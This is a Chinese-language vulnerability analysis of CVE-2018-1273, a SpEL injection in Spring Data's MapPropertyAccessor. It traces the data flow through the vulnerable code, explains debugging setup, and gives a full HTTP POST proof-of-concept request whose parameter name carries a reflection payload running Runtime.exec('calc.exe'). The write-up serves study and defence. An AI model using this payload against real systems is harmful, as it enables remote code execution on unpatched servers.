
漏洞分析的边界

漏洞分析最应该关注的是漏洞相关的代码，至于其余的代码可以通过关键位置下断点，来理解大概功能。

其中最关键的就是了解数据流，找到离漏洞位置最近的 **原始数据** 经过的位置，然后开始往下分析，一直到漏洞位置。

一个漏洞的触发的数据流动如下图所示：



触发漏洞，首先需要输入数据，然后数据会通过一些通用的流程，比如请求参数的复制，传递之类的， 然后数据会传到一个离漏洞点比较近的位置，然后进入漏洞逻辑，触发漏洞。

所以在进行漏洞分析时我们需要做的工作主要是

- 定位到离漏洞点比较近的数据传输位置（可以在关键位置下断点，然后猜测参数和请求数据的关系）
- 分析漏洞

CVE-2018-1273漏洞分析

静态代码分析

漏洞位于`MapPropertyAccessor`类的`setPropertyValue`方法

```
    private static class MapPropertyAccessor extends AbstractPropertyAccessor {

        public void setPropertyValue(String propertyName, @Nullable Object value) throws
BeansException {
            if (!this.isWritableProperty(propertyName)) {
                throw new NotWritablePropertyException(this.type, propertyName);
            } else {
                StandardEvaluationContext context = new StandardEvaluationContext();
                context.addPropertyAccessor(new
MapDataBinder.MapPropertyAccessor.PropertyTraversingMapAccessor(this.type,
this.conversionService));
                context.setTypeConverter(new
StandardTypeConverter(this.conversionService));
                context.setRootObject(this.map);
                Expression expression = PARSER.parseExpression(propertyName);
                PropertyPath leafProperty =
this.getPropertyPath(propertyName).getLeafProperty();
                TypeInformation<?> owningType = leafProperty.getOwningType();
                TypeInformation<?> propertyType = leafProperty.getTypeInformation();
                propertyType = propertyName.endsWith("]") ? propertyType.getActualType() :
propertyType;
                if (propertyType != null && this.conversionRequired(value,
propertyType.getType())) {
                    PropertyDescriptor descriptor =
BeanUtils.getPropertyDescriptor(owningType.getType(), leafProperty.getSegment());
                    if (descriptor == null) {
                        throw new IllegalStateException(String.format("Couldn't find
PropertyDescriptor for %s on %s!", leafProperty.getSegment(), owningType.getType()));
                    }

                    MethodParameter methodParameter = new
MethodParameter(descriptor.getReadMethod(), -1);
                    TypeDescriptor typeDescriptor = TypeDescriptor.nested(methodParameter,
0);
                    if (typeDescriptor == null) {
                        throw new IllegalStateException(String.format("Couldn't obtain type
descriptor for method parameter %s!", methodParameter));
                    }
```

```
                    value = this.conversionService.convert(value,
TypeDescriptor.forObject(value), typeDescriptor);
                }

                expression.setValue(context, value);
            }
        }
```

函数调度参数值的内容为 `POST` 请求的参数名。

上述代码的流程为

- 首先通过 `isWritableProperty` 校验**参数名部分**， 检测 **参数名** 是否为 `controller` 中设置的 请求数据 映射对象中的成员变量。
- 然后创建一个 `StandardEvaluationContext`， 同时 `PARSER.parseExpression` 设置需要解析的表达式的值为函数传入的参数
- 最后通过 `expression.setValue` 进行 `spel` 表达式解析。

动态调试分析

首先下载官方的示例程序

```
https://github.com/spring-projects/spring-data-examples
```

然后切换到一个比较老的有漏洞的版本

```
git reset --hard ec94079b8f2b1e66414f410d89003bd333fb6e7d
```

最后用 `idea` 导入 `maven` 项目。


然后运行 `web/example` 项目即可

我们在 `setPropertyValue` 下个断点，然后通过 `burp` 发送 `payload` 过去

```
POST /users HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8080/users
Content-Type: application/x-www-form-urlencoded
Content-Length: 123
Connection: close
Upgrade-Insecure-Requests: 1

username%5B%23this.getClass%28%29.forName%28%22java.lang.Runtime%22%29.getRuntime%28%29.exec%28%22calc.exe%22%29%5D=xxxxxxx
```

其中执行命令的 `payload` 如下

```
[#this.getClass().forName("java.lang.Runtime").getRuntime().exec("calc.exe")]

# 在 spel 中有两个变量可以访问，为 #this 和 #root， 其中 #root 通过 setRootObject 设置 ， 我们可以通过 #this 以反射的方式执行命令。
```




可以看到参数为 我们 `POST` 请求中的 **参数名部分** 。然后他会进入 `isWritableProperty` 进行校验，校验通过才能触发漏洞。

`isWritableProperty` 最后会调用 `getPropertyPath` 进行校验。

```
    private PropertyPath getPropertyPath(String propertyName) {
        String plainPropertyPath = propertyName.replaceAll("\\[.*?\\]", "");
        return PropertyPath.from(plainPropertyPath, this.type);
    }
```

首先通过正则取出需要设置的参数名 （`arg[]` 的作用是设置 `arg` 数组中的值， 这里就相当于取出 `arg`）放到 `plainPropertyPath` 里面 .


然后判断 `plainPropertyPath` 是不是 `this.type` 里面的一个属性。



其中 `this.type` 就是在 `controller` 处用到的用于接收参数的类。

```java
@RequestMapping(method = RequestMethod.POST)
public Object register(UserForm userForm, BindingResult binding, Model model) {

    userForm.validate(binding, userManagement);

    if (binding.hasErrors()) {
        return "users";
    }

    userManagement.register(new Username(userForm.getUsername()), Password.raw(userForm.getPassword()));

    RedirectView redirectView = new RedirectView( url: "redirect:/users");
    redirectView.setPropagateQueryParams(true);

    return redirectView;
}
```

所以我们用这个类的 **一个字段 + [payload]** 构造 `spel payload` 就可以执行 `spel` 表达式。



然后就会弹计算器了。

总结

根据漏洞作者博客，这个漏洞的发现过程是通过 find-sec-bug 这个插件匹配到 `spel` 表达式的解析的位置，然后从这个位置回溯，发现该函数的参数就是 `POST` 的**参数名部分（用户可控的部分）**，于是分析有漏洞的函数，发现只要过掉开头的 `check` 就可以触发漏洞。

参考

```
https://xz.aliyun.com/t/2269#toc-1
http://blog.nsfocus.net/cve-2018-1273-analysis/
https://gosecure.net/2018/05/15/beware-of-the-magic-spell-part-1-cve-2018-1273/
https://blog.csdn.net/qq_22655689/article/details/79920104
```